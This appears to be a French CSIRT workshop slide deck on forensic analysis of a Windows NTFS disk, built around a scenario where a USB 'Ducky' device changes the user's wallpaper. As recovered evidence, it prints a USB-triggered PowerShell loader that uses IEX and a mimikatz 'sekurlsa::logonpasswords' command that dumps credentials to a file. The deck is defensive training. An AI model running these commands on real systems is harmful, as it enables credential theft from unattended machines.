


Workshop

Analyse Forensic disque dur

L'équipe du laboratoire d'investigation Numérique du CSIRT INQUEST



Jean-François V
Responsable adjoint du CSIRT INQUEST
Manager Investigation Numérique




Jessie B
Adjoint Technique du Laboratoire
Expert Investigation Numérique Senior

Experts Investigation Numérique



Karim B




Sami B



Morgan M

Experts CTI/OSINT



Franck D



Tous
droits
réservés

Contexte:

Une personne navigue sur internet et travaille sur un fichier texte.

Elle doit s'absenter pour chercher un café le 10/12/2018 entre 18h30 et 19h UTC, lorsqu'elle revient, elle s'aperçoit que son fond d'écran n'est plus le même.

La personne n'est pas sûr d'avoir verrouillée sa machine.

Pris de panique, elle éteint le PC et en réfère à son RSSI qui demande une intervention d'analyse de disque.

Objectifs:

- Comprendre certaines techniques d'analyse forensics d'un disque dur avec un système de fichier NTFS et un OS Windows
- 35go d'espace disque



Plan

- Mise en place environnement de travail
- Recherches des artefacts
- Compréhension de l'attaque



Mise en place environnement de travail

VM tsurugi

- Installer Virtualbox
- Importer l'OVA
- Déposer le dump de disque sur la machine
 - Dossier partagé
 - scp
 - Python HTTP Server
- vérifier le Hash du dump
 - sha1sum = b1bd0683502a6d50cc26f352934af6c91a80d964
- XSOihqkwwlUcO01Onuma24!KjbT

Mise en place environnement de travail

Monter l'image disque

- Voir support dédié



Plan

- Mise en place environnement de travail
- Recherches des artefacts
- Compréhension de l'attaque



Recherches des artefacts

On sait quoi ?

- Changement du fond d'écran
- Possible session non verrouillée
- Date/heure de l'absence

Hypothèses :

- Accès physique à la machine
 - Session potentiellement ouverte



Recherches des artefacts

Quoi chercher ?

- Logiciel exécuté
 - Prefetch
 - Evtx
 - Amcache/appcompat cache
- Support amovible connecté
 - Clé de registre
 - Evtx
- Scripts exécutés
 - Evtx

◦ Journaux applicatif



Recherches des artefacts

Logiciels exécutés

- Prefetch
 - C:\Windows\Prefetch
- Quel prefetch est suspect et pourquoi ?
- Date d'exécution du prefetch ?
- Quel(s) volumes disque ?
- Quels autres prefetch intéressants ?

Recherches des artefacts

Logiciels exécutés

```
Windows Prefetch File (PF) information:
Format version          : 30
Prefetch hash           : 0x6f9766b2
Executable filename     : MIMIKATZ.EXE
Run count                : 1
Last run time: 1        : Dec 10, 2018 18:49:16.877236900 UTC
Last run time: 2        : Not set (0)
Last run time: 3        : Not set (0)
Last run time: 4        : Not set (0)
Last run time: 5        : Not set (0)
Last run time: 6        : Not set (0)
Last run time: 7        : Not set (0)
Last run time: 8        : Not set (0)

Filenames:
Number of filenames     : 59
Filename: 1             : \VOLUME{01d490ad1749856b-24175783}\WINDOWS\SYSTEM32\NTDLL.DLL
Filename: 2             : \VOLUME{01d490ad1749856b-24175783}\WINDOWS\SYSTEM32\KERNEL32.DLL
Filename: 3             : \VOLUME{01d490ad1749856b-24175783}\WINDOWS\SYSTEM32\KERNELBASE.DLL
Filename: 4             : \VOLUME{01d490ad1749856b-24175783}\WINDOWS\SYSTEM32\LOCALE.NLS
Filename: 5             : \VOLUME{01d490ad1749856b-24175783}\WINDOWS\SYSTEM32\APPHelp.DLL
Filename: 6             : \VOLUME{01d490ad1749856b-24175783}\WINDOWS\APPPATCH\SYSDLL.DLL
Filename: 7             : \VOLUME{0000000000000000-2f80a066}\MIMIKATZ.EXE
```



Recherches des artefacts

Logiciels exécutés

- DRVINST.exe
- WUDFHOST.exe
- POWERSHELL.exe

Recherches des artefacts

Logiciels exécutés

```
Filename: 137 : \VOLUME{0000000000000000-2f80a066}\PAYLOAD.PS1
Volumes:
  Number of volumes : 2
Volume: 1 information:
  Device path : \VOLUME{0000000000000000-2f80a066}
  Creation time : Not set (0)
  Serial number : 0x2f80a066
Volume: 2 information:
  Device path : \VOLUME{01d490ad1749856b-24175783}
  Creation time : Dec 10, 2018 17:23:39.502321100 UTC
  Serial number : 0x24175783
```

Recherches des artefacts

Historique powershell

Listing

/img_SCENAR/vol_vol3/Users/Michel/AppData/Roaming/Microsoft/Windows/PowerShell/PSReadline

Table Thumbnail Summary

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time
[current folder]				2018-12-10 13:49:10 EST	2018-12-10 13:49:10 EST	2018-12-10 13:49:10 EST	2018-12-10 13:49:10 EST
[parent folder]				2018-12-10 13:49:10 EST	2018-12-10 13:49:10 EST	2018-12-10 13:49:10 EST	2018-12-10 13:49:10 EST
ConsoleHost_history.txt				2018-12-10 13:49:10 EST	2018-12-10 13:49:10 EST	2018-12-10 13:49:10 EST	2018-12-10 13:49:10 EST

Data Content

Hex	Text	Application	File Metadata	OS Account	Data Artifacts	Analysis Results	Context	Annotations	Other Occurrences
0x00000000:	70 6F 77 65	72 73 68 65	6C 6C 20 2D	65 20 52 67	powershell -e Rg				
0x00000010:	42 31 41 47	34 41 59 77	42 30 41 47	68 41 62 77	B1AG4AYwB0AGkAbw				
0x00000020:	42 75 41 43	41 41 5A 67	41 67 41 48	73 41 4A 41	BuACAAZgAgAHsAJA				
0x00000030:	42 69 41 43	41 41 50 51	41 67 41 43	51 41 4B 41	BiACAAPQAgACQAKA				
0x00000040:	42 6E 41 48	63 41 62 51	42 70 41 43	41 41 64 77	BnAHcAbQBpACAAdw				
0x00000050:	42 70 41 47	34 41 4D 77	41 79 41 46	38 41 64 67	BpAG4AMwAyAF8Adg				
0x00000060:	42 76 41 47	77 41 64 51	42 74 41 47	55 41 49 41	BvAGwAdQBtAGUAlA				
0x00000070:	41 74 41 47	59 41 49 41	41 6E 41 46	4D 41 5A 51	AtAGYAlAAAnAFMAZQ				
0x00000080:	42 79 41 47	68 41 59 51	42 73 41 45	34 41 64 51	ByAGkAYQBsAE4AdQ				
0x00000090:	42 74 41 47	49 41 5A 51	42 79 41 44	30 41 4A 77	BtAGIAZQByAD0AJw				
0x000000a0:	41 6E 41 44	63 41 4F 51	41 32 41 44	6B 41 4E 51	AnADcAOQA2ADkANQ				
0x000000b0:	41 34 41 44	67 41 4D 67	41 79 41 43	63 41 4A 77	A4ADgAMgAyACcAJw				
0x000000c0:	41 6E 41 43	68 41 4C 67	42 75 41 47	45 41 62 51	AnACKALgBuAGEAbQ				
0x000000d0:	42 6C 41 44	73 41 61 51	42 6D 41 43	41 41 4B 41	BLADsAaQBmACAACA				
0x000000e0:	41 6B 41 47	49 41 4B 51	41 67 41 48	73 41 63 67	AkAGIAKQAgAHsAcg				



Recherches des artefacts


Historique powershell

```
Function f {$b = $(gwmi win32_volume -f 'SerialNumber=''796958822'').name;if ($b) {return $true;} else {return $false;}}  
Do { sleep 1;} Until (f)  
$a = (gwmi win32_volume -f 'SerialNumber=''796958822'').name  
IEX (Get-Content "${a}payload.ps1" | out-string)
```



Recherches des artefacts

Historique powershell



Listing	
/img_SCENAR/vol_vol3/Windows/System32/winevt/Logs	
Table Thumbnail Summary	
Name	
Microsoft-Windows-Partition%4Diagnostic.evtx	
Microsoft-Windows-PowerShell%4Admin.evtx	
Microsoft-Windows-PowerShell%4Operational.evtx	
Microsoft-Windows-PriResources-Deployment%4Operational.evtx	

Recherches des artefacts

Historique powershell

evtx_structure.py ./70371-Microsoft-Windows-PowerShell%4Operational.evtx



Recherches des artefacts

Historique powershell












```
WstringTypeNode(offset=0x2bb) --> & "${a}mimikatz.exe" "privilege::debug" "sekurlsa::logonpasswords" exit | out-file "${a}creds.txt"
$setwallpapersource = @"
using System.Runtime.InteropServices;
public class wallpaper
{
    public const int SetDesktopWallpaper = 20;
    public const int UpdateIniFile = 0x01;
    public const int SendWinIniChange = 0x02;
    [DllImport("user32.dll", SetLastError = true, CharSet = CharSet.Auto)]
    private static extern int SystemParametersInfo (int uAction, int uParam, string lpvParam, int fuWinIni);
    public static void SetWallpaper ( string path )
    {
        SystemParametersInfo( SetDesktopWallpaper, 0, path, UpdateIniFile | SendWinIniChange );
    }
}
"@
Add-Type -TypeDefinition $setwallpapersource

[wallpaper]::SetWallpaper("${a}kevin.jpg")
stop-process -name "powershell"
```




Recherches des artefacts

Volumes disk

USB Device Attached								
Table Thumbnail Summary								
Source Name	S	C	O	Date/Time	Device Make	Device Model	Device ID	
 SYSTEM			0	2018-12-10 13:47:11 EST		ROOT_HUB20	4&30c83c6&0	SCENAR
 SYSTEM			0	2018-12-10 13:47:11 EST		ROOT_HUB20	4&819010c&0	SCENAR
 SYSTEM			0	2018-12-10 13:47:11 EST		ROOT_HUB30	4&216c7b5a&0&0	SCENAR
 SYSTEM			0	2018-12-10 13:48:56 EST	Atmel Corp.	Product: 2422	5&36488fa&0&14	SCENAR
 SYSTEM			0	2018-12-10 13:48:56 EST	Atmel Corp.	Product: 2422	6&3c27cf7&0&0000	SCENAR
 SYSTEM			0	2018-12-10 13:48:56 EST	Atmel Corp.	Product: 2422	6&3c27cf7&0&0001	SCENAR
 SYSTEM			0	2018-12-10 13:47:11 EST	Logitech, Inc.	Unifying Receiver	5&36488fa&0&13	SCENAR
 SYSTEM			0	2018-12-10 13:47:11 EST	Logitech, Inc.	Unifying Receiver	6&3dbaf46&0&0000	SCENAR
 SYSTEM			0	2018-12-10 13:47:11 EST	Logitech, Inc.	Unifying Receiver	6&3dbaf46&0&0001	SCENAR
 SYSTEM			0	2018-12-10 13:47:12 EST	Intel Corp.	Integrated Rate Matching Hub	5&225381a5&0&1	SCENAR
 SYSTEM			0	2018-12-10 13:47:12 EST	Intel Corp.	Integrated Rate Matching Hub	5&2bc6049&0&1	SCENAR

Recherches des artefacts

Volumes disk




Recherches des artefacts

Volumes disk

```
timestamp: 2018-12-10 18:49:24.370811
verify: True
RootNode(offset=0x18)
  StreamStartNode(offset=0x18)
  TemplateInstanceNode(offset=0x1c, resident=False)
  Substitutions(offset=0x26)
    UnsignedByteTypeNode(offset=0x72) --> 4
    UnsignedByteTypeNode(offset=0x73) --> 0
    UnsignedWordTypeNode(offset=0x74) --> 0
    UnsignedWordTypeNode(offset=0x76) --> 1006
    NullTypeNode(offset=0x78)
    Hex64TypeNode(offset=0x7a) --> 0x8000000000000000
    FiletimeTypeNode(offset=0x82) --> 2018-12-10 18:49:24.370811
    NullTypeNode(offset=0x8a)
    UnsignedDwordTypeNode(offset=0x9a) --> 4
    UnsignedDwordTypeNode(offset=0x9e) --> 208
    UnsignedQwordTypeNode(offset=0xa2) --> 8
    UnsignedByteTypeNode(offset=0xaa) --> 0
    SIDTypeNode(offset=0xab) --> S-1-5-18
    NullTypeNode(offset=0xb7)
    WstringTypeNode(offset=0xb7) --> Microsoft-Windows-Partition
    GuidTypeNode(offset=0xed) --> {412bfff2-a8c4-470d-8f33-63fe0d8c20e2}
    WstringTypeNode(offset=0xfd) --> Microsoft-Windows-Partition/Diagnostic
    BXmlTypeNode(offset=0x149) -->
      RootNode(offset=0x149)
        TemplateInstanceNode(offset=0x149, resident=False)
        Substitutions(offset=0x153)
          UnsignedDwordTypeNode(offset=0x27b) --> 3
          UnsignedDwordTypeNode(offset=0x27f) --> 1
          UnsignedDwordTypeNode(offset=0x283) --> 8208
          UnsignedDwordTypeNode(offset=0x287) --> 262401
          BooleanTypeNode(offset=0x28b) --> False
          UnsignedDwordTypeNode(offset=0x28f) --> 0
          UnsignedDwordTypeNode(offset=0x293) --> 0
          UnsignedDwordTypeNode(offset=0x297) --> 0
          UnsignedDwordTypeNode(offset=0x29b) --> 0
          UnsignedQwordTypeNode(offset=0x29f) --> 0
          UnsignedDwordTypeNode(offset=0x2a7) --> 7
          WstringTypeNode(offset=0x2ab) --> ATME
          WstringTypeNode(offset=0x2b7) --> Ducky Storage
          WstringTypeNode(offset=0x2d3) --> 1.00
          WstringTypeNode(offset=0x2dd) --> NULL
          WstringTypeNode(offset=0x2e7) --> Integrated : Adapter 0 : Port 0
          WstringTypeNode(offset=0x327) --> USB\VID_03EB&PID_2422&MI_00\683c27cf7&0000
          UnsignedQwordTypeNode(offset=0x381) --> 76033
```

Recherches des artefacts

Volumes disk




The screenshot displays the Windows File Explorer interface. The left pane shows the 'MountedDevices' folder expanded, with the volume '??\Volume{00558f2a-fcac-11e8-a2b8-448a5b88abeb}' selected. The right pane shows the 'Metadata' for this volume, including its name and type. Below the metadata, a hex dump of the volume's data is displayed, showing the first 100 bytes (0x0 to 0xd0) and their corresponding ASCII values.

Offset	Hex	ASCII
0x0	5F 00 3F 00 3F 00 5F 00 55 00 53 00 42 00 53 00	._.?._.U.S.B.S.
0x10	54 00 4F 00 52 00 23 00 44 00 69 00 73 00 6B 00	T.O.R.#.D.i.s.k.
0x20	26 00 56 00 65 00 6E 00 5F 00 41 00 54 00 4D 00	&.V.e.n._.A.T.M.
0x30	45 00 4C 00 26 00 50 00 72 00 6F 00 64 00 5F 00	E.L.&.P.r.o.d._.
0x40	44 00 75 00 63 00 6B 00 79 00 5F 00 53 00 74 00	D.u.c.k.y._.S.t.
0x50	6F 00 72 00 61 00 67 00 65 00 26 00 52 00 65 00	o.r.a.g.e.&.R.e.
0x60	76 00 5F 00 31 00 2E 00 30 00 30 00 23 00 37 00	v._.l...0.0.#.7.
0x70	26 00 33 00 36 00 38 00 36 00 39 00 66 00 63 00	&.3.6.8.6.9.f.c.
0x80	31 00 26 00 30 00 23 00 78 00 35 00 33 00 66 00	1.&.0.#.{.5.3.f.
0x90	35 00 36 00 33 00 30 00 37 00 2D 00 62 00 36 00	5.6.3.0.7.-.b.6.
0xa0	62 00 66 00 2D 00 31 00 31 00 64 00 30 00 2D 00	b.f.-.1.1.d.0.-.
0xb0	39 00 34 00 66 00 32 00 2D 00 30 00 30 00 61 00	9.4.f.2.-.0.0.a.
0xc0	30 00 63 00 39 00 31 00 65 00 66 00 62 00 38 00	0.c.9.1.e.f.b.8.
0xd0	62 00 7D 00	b.}.

Recherches des artefacts

Fond d'écran



Plan

- Mise en place environnement de travail
- Recherches des artefacts
- Compréhension de l'attaque



Compréhension de l'attaque



Laboratoire Forensic INQUEST (Rennes/Paris)



- Rennes, 2/3 postes forensics confirmé/senior à partir de sept 2024
- Paris, 2 postes forensics confirmé/senior